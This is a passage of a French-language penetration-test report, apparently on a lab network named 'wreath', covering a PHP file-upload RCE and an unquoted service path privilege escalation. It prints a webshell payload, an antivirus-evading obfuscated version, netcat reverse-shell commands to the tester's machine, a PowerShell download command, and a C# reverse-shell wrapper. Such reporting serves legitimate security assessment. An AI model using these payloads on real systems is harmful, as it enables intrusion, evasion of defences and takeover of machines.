
Affecté : wreath-pc **Recommendations** : Désactiver la page le temps de réparer la faille.

Aperçu


Le site internet permet l'envoi de fichier PHP pouvant être exécuter ainsi mener à l'exploitation d'une faille type "RCE" (Remote Code Execution) qui permet à un attaquant d'exécuter des commandes.


Description

Après s'être identifié en tant que thomas sur le site (<http://10.200.180.100/resources>) nous avons découvert le contenu de ce site. Nous pouvions y voir une simple photo de chat en fond avec un système pour mettre en ligne des fichiers.




Nous avons donc essayé d'upload un simple fichier .jpg afin d'y voir le résultat.





Nous avons constaté que cela fonctionne en consultant l'image en question à son emplacement : `/resources/uploads/"nom_du_fichier"`



En reprenant notre plan d'action, l'idée de modifier notre .jpg en .php et ainsi rendre le .php malveillant s'est imposée d'elle même. Pour cela, nous avons rajouté .php à la fin de notre .jpg et grâce à Exiftool, nous avons pu modifier les metadonnées du .php et en particulier la section "Comment".


Notre premier payload fut simplement du texte afin de constater si oui ou non, le code PHP incrit dedans était exécuté



```
(root@Kali)-[~/Téléchargements]
# exiftool test.jpg.php
ExifTool Version Number      : 13.44
File Name                    : test.jpg.php
Directory                    : .
File Size                    : 52 kB
File Modification Date/Time   : 2026:01:20 18:38:32+01:00
File Access Date/Time        : 2026:01:20 18:38:32+01:00
File Inode Change Date/Time   : 2026:01:20 18:38:32+01:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : inches
X Resolution                  : 72
Y Resolution                  : 72
Current IPTC Digest           : 5135c003d6a77a051dfb8c1555f20f62
Coded Character Set           : UTF8
Envelope Record Version       : 4
Object Name                   : Smiley Cool
Keywords                      : smiley, frech, emotions, gefhl, freude, gelb, zhne, spas
ck, charakter, cool, sonnenbrille, daumen, hoch, handschuhe
Credit                       : York
Source                        : 17543240
Copyright Notice              : York
Application Record Version    : 4
Comment                      : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                   : 700
Image Height                  : 583
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample                : 8
Color Components               : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 700x583
Megapixels                    : 0.408

(root@Kali)-[~/Téléchargements]
```

Nous avons upload notre fichier .jpg.php et en se rendant à l'emplacement du fichier, force est de constater que le code PHP est exécuté



Sachant cela, notre prochaine étape fut de créer un payload malveillant et ainsi y exécuter du code. Une fois ce code créé, afin de contourner un Anti-Virus mis en place, nous devons obscurcir (ou "obfuscate" en anglais), c'est à dire rendre le code difficilement lisible pour quiconque (humains comme Anti-Virus).



Nous n'avons pas utilisé un payload court et plus connu comme : `<?php system($_GET["cmd"]);?>` pour deux raisons:

1. Lorsqu'on obfuscate ce genre de payload, nous obtenons toujours un payload qui se tient en une simple ligne
2. Tout ce qui est différent est bon lorsqu'il s'agit de contourner un Anti-Virus

Voici donc le payload utilisé :

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

Globalement, on regarde si le paramètre GET qui appelle l'option "wreath" a été interprété. Si oui, on l'exécute en utilisant `shell_exec()` enveloppé dans les tags `<pre>` afin de nous donner un résultat lisible. Pour finir, nous utilisons `die()` pour empêcher l'affichage (sous forme de texte monstrueux) de l'image.

Afin de nous assurer d'une bonne exécution de notre payload, nous avons obfuscate le code en utilisant ce site <https://tools.prinsh.com/home/?tools=obfuscate> . Ce qui nous donne un nouveau résultat :

```
<?php \\$p0=\\$_GET\\[base64\\_decode('d3JlYXRo')];if(isset(\\$p0)){echo
base64\\_decode('PHByZT4=').shell\\_exec(\\$p0).base64\\_decode('PC9wcmU+');}
die();?>
```

Avec ce bout de code, nous avons donc créé notre nouveau payload en utilisant la même méthode. Nous avons upload un nouveau fichier .jpg.php. Après s'être rendu sur l'emplacement du fichier et préciser la valeur de "wreath" avec la commande que nous voulons exécuter (pour l'exemple ci-dessous, nous avons exécuté 'whoami'). Le résultat de la commande s'est affiché ainsi notre payload est opérationnel.




A ce stade là, nous avons à disposition un "Webshell" mais cela reste pour l'instant un point d'entrée instable. Dans le but d'améliorer la stabilité, nous avons eu l'idée d'upload un binaire de netcat via une cmdlet Powershell dans le dossier \temp de Windows afin d'assurer une connexion direct entre wreath-pc et KALI.



Le binaire envoyé, nous avons lancé sur KALI notre listener netcat qui interceptera la connexion envoyée de wreath-pc : `nc -lvp 9999`

Ceci fait, nous avons lancé depuis wreath-pc la connexion jusqu'à KALI avec cette commande sur le Webshell : `powershell.exe c:\windows\temp\nc-UGS.exe 10.250.180.7 9999 -e cmd.exe`

La commande a été exécutée donc nous avons obtenu un reverse shell donc ainsi une connexion plus stable.



Recommandation

- Développer un filtre sophistiqué afin de prévenir l'envoi de fichier malveillant

Information additionnelles

- <https://attack.mitre.org/techniques/T1608/001/>



8. Unquoted Service Path Attack

Etat de correction :

Niveau : **High**

Score CVSS : **8.8**

Affecté : wreath-pc **Recommendations** : Réparer le PathName de "System Explorer Service" en ajoutant des guillemets

Aperçu

Le service "System Explorer Help Service" dispose d'une vulnérabilité type "Unquoted Service Path Attack", ce qui mène à l'obtention des droits administrateurs de la machine.

Description

Après avoir obtenu un reverse-shell, nous avons essayé d'obtenir les droits administrateurs de la machine. Pour cela nous pouvions utiliser un outil tel que WinPeas qui permet l'énumération automatique des possibilités d'escalade de privilège. Cependant, cela reste une méthode peu discrète et nous avons préféré effectuer une énumération manuelle en premier lieu.

La première chose fut de voir qui sommes-nous sur la machine avec la commande `whoami /all`, cependant, aucune mauvaise configuration n'apparaît.

Dans ce cas, nous avons donc regardé du côté des services afin d'y voir quelque mauvaises configurations avec cette commande : `wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"`



```
C:\xampp\htdocs\resources\uploads>whoami /all
whoami /all

USER INFORMATION

User Name      SID
-----
wreath-pc\thomas S-1-5-21-3963238053-2357614183-4023578609-1000

GROUP INFORMATION

Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users    Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SYSTEM Well-known group S-1-5-6   Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON    Well-known group S-1-2-1   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL            Well-known group S-1-2-0   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288

PRIVILEGES INFORMATION

Privilege Name      Description      State
-----
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

DisplayName      StartMode      Name      PathName
-----
Amazon SSM Agent Auto      AmazonSSMAgent "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
Apache2.4        Auto      Apache2.4      "C:\xampp\apache\bin\httpd.exe" -k runservice
AWS Lite Guest Agent Auto      AWSLiteAgent   "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
LSM              Unknown    LSM            "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
Mozilla Maintenance Service NetSetupSvc
Windows Defender Advanced Threat Protection Service Sense "C:\Program Files\Windows Defender Advanced Threat Protection\WdNisSvc
Sense.exe"
System Explorer Service SystemExplorerHelpService C:\Program Files (x86)\System Explorer\System Explorer\Service\
SystemExplorerService64.exe Auto
Windows Defender Antivirus Network Inspection Service WdNisSvc "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-
0\WdNisSvc.exe"
Windows Defender Antivirus Service WinDefend "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-
0\WdNisSvc.exe"
Windows Media Player Network Sharing Service WMPNetworkSvc "C:\Program Files\Windows Media Player\wmpnetwk.exe"

C:\xampp\htdocs\resources\uploads>
```

Nous avons remarqué que le service ci-dessous n'a pas de "" dans sa section PathName, il est peut être vulnérable à un "Unquoted Service Path Attack" . Si le dossier dans ce chemin contient des espaces et peut être écrit, alors on suppose que le service est exécuté avec les droits NT AUTHORITY\SYSTEM.

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

DisplayName      StartMode      Name      PathName
-----
Amazon SSM Agent Auto      AmazonSSMAgent "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
Apache2.4        Auto      Apache2.4      "C:\xampp\apache\bin\httpd.exe" -k runservice
AWS Lite Guest Agent Auto      AWSLiteAgent   "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
LSM              Unknown    LSM            "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
Mozilla Maintenance Service NetSetupSvc
Windows Defender Advanced Threat Protection Service Sense "C:\Program Files\Windows Defender Advanced Threat Protection\WdNisSvc
Sense.exe"
System Explorer Service SystemExplorerHelpService C:\Program Files (x86)\System Explorer\System Explorer\Service\
SystemExplorerService64.exe Auto
Windows Defender Antivirus Network Inspection Service WdNisSvc "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-
0\WdNisSvc.exe"
Windows Defender Antivirus Service WinDefend "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-
0\WdNisSvc.exe"
Windows Media Player Network Sharing Service WMPNetworkSvc "C:\Program Files\Windows Media Player\wmpnetwk.exe"
```

Nous avons regardé les autorisations de ce service sur la machine et nous avons eu la confirmation que ce service peut être exécuter avec les droits NT AUTHORITY \ SYSTEM



```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_NAME           : 2   AUTO_START
        ERROR_CONTROL        : 0   IGNORE
        BINARY_PATH_NAME     : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP    :
        TAG                  : 0
        DISPLAY_NAME         : System Explorer Service
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem

C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner     : BUILTIN\Administrators
Group     : WREATH-PC\None
Access    : BUILTIN\Users Allow FullControl
           NT SERVICE\TrustedInstaller Allow FullControl
           NT SERVICE\TrustedInstaller Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           BUILTIN\Users Allow ReadAndExecute, Synchronize
           BUILTIN\Users Allow -1610612736
           CREATOR OWNER Allow 268435456
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736

Audit     :
Sddl      : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264-9-1831038044-1853292631-2271478464)(A;CIIID;GA;;;S-1-5-80-956008885-341852264-9-1831038044-1853292631-2271478464)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;;;S-1-15-2-2)

C:\xampp\htdocs\resources\uploads>
```

Afin d'exploiter cette faille, nous avons créé un exécutable .NET (Wrapper). Cet exécutable a pour but de lancer Netcat (à nouveau) et de se connecter à notre machine sur le port 9998 avec un invite de commande.

```
(root@kali)-[~]
# cat Wrapper.cs
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            //Our code will go here!
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-UGS.exe", "10.250.180.7 9998 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}

(root@kali)-[~]
# ls
Bureau  GitTools  id_rsa  Modèles  Public  sysreptor  sysreptor.tar.gz  Vidéos  Wrapper.cs  wreath.txt
Documents  go        Images  Musique  sysreptor  Téléchargements  Website  Wrapper.exe

(root@kali)-[~]
```

L'exécutable créé, nous avons ouvert un serveur HTTP Python sur KALI puis téléchargé le fichier avec une cmdlet depuis wreath-pc.



```
C:\xampp\htdocs\resources\uploads>powershell.exe -c "(new-object System.Net.WebClient).DownloadFile('http://10.250.180.7/Wrapper.exe','c:\xampp\htdocs\resources\uploads\Wrapper-UGS.exe')
powershell.exe -c "(new-object System.Net.WebClient).DownloadFile('http://10.250.180.7/Wrapper.exe','c:\xampp\htdocs\resources\uploads\Wrapper-UGS.exe')

C:\xampp\htdocs\resources\uploads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A041-2802

Directory of C:\xampp\htdocs\resources\uploads

21/01/2026 09:25 <DIR> .
21/01/2026 09:25 <DIR> ..
20/01/2026 17:08 52,262 cool.jpeg.php
20/01/2026 16:44 52,210 cool.jpg
20/01/2026 17:17 52,261 cool.jpg.php
19/01/2026 19:50 636,620 IMG_0533.jpg
20/01/2026 17:43 64,000 nc-tomozoo404.exe
20/01/2026 17:52 45,272 nc64-tomozoo404.exe
20/01/2026 01:36 636,764 shell-tomozoo404.jpeg.php
21/01/2026 08:21 52,595 shell-UGS.jpeg.php
21/01/2026 08:24 52,354 shell.jpeg.php
20/01/2026 16:20 52,210 stickers-smiley-cool.jpg.jpg
18/01/2026 19:57 636,671 test-tomozoo404.jpeg.php
21/01/2026 09:25 3,584 Wrapper-UGS.exe
                12 File(s) 2,336,803 bytes
                2 Dir(s) 6,871,126,016 bytes free

C:\xampp\htdocs\resources\uploads>
```

Avant toute autre manipulation, nous nous sommes assurés du bon fonctionnement de l'exécutable. Pour cela, depuis KALI, nous avons ouvert un listener sur le port 9998. Le listener actif, nous avons exécuté notre Wrapper et avons obtenu un nouveau shell sur le port 9998, l'exécutable fonctionne.

```
C:\xampp\htdocs\resources\uploads>powershell.exe -c "(new-object System.Net.WebClient).DownloadFile('http://10.250.180.7/Wrapper.exe','c:\xampp\htdocs\resources\uploads\Wrapper-UGS.exe')
powershell.exe -c "(new-object System.Net.WebClient).DownloadFile('http://10.250.180.7/Wrapper.exe','c:\xampp\htdocs\resources\uploads\Wrapper-UGS.exe')

C:\xampp\htdocs\resources\uploads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A041-2802

Directory of C:\xampp\htdocs\resources\uploads

21/01/2026 09:25 <DIR> .
21/01/2026 09:25 <DIR> ..
20/01/2026 17:08 52,262 cool.jpeg.php
20/01/2026 16:44 52,210 cool.jpg
20/01/2026 17:17 52,261 cool.jpg.php
19/01/2026 19:50 636,620 IMG_0533.jpg
20/01/2026 17:43 64,000 nc-tomozoo404.exe
20/01/2026 17:52 45,272 nc64-tomozoo404.exe
20/01/2026 01:36 636,764 shell-tomozoo404.jpeg.php
21/01/2026 08:21 52,595 shell-UGS.jpeg.php
21/01/2026 08:24 52,354 shell.jpeg.php
20/01/2026 16:20 52,210 stickers-smiley-cool.jpg.jpg
18/01/2026 19:57 636,671 test-tomozoo404.jpeg.php
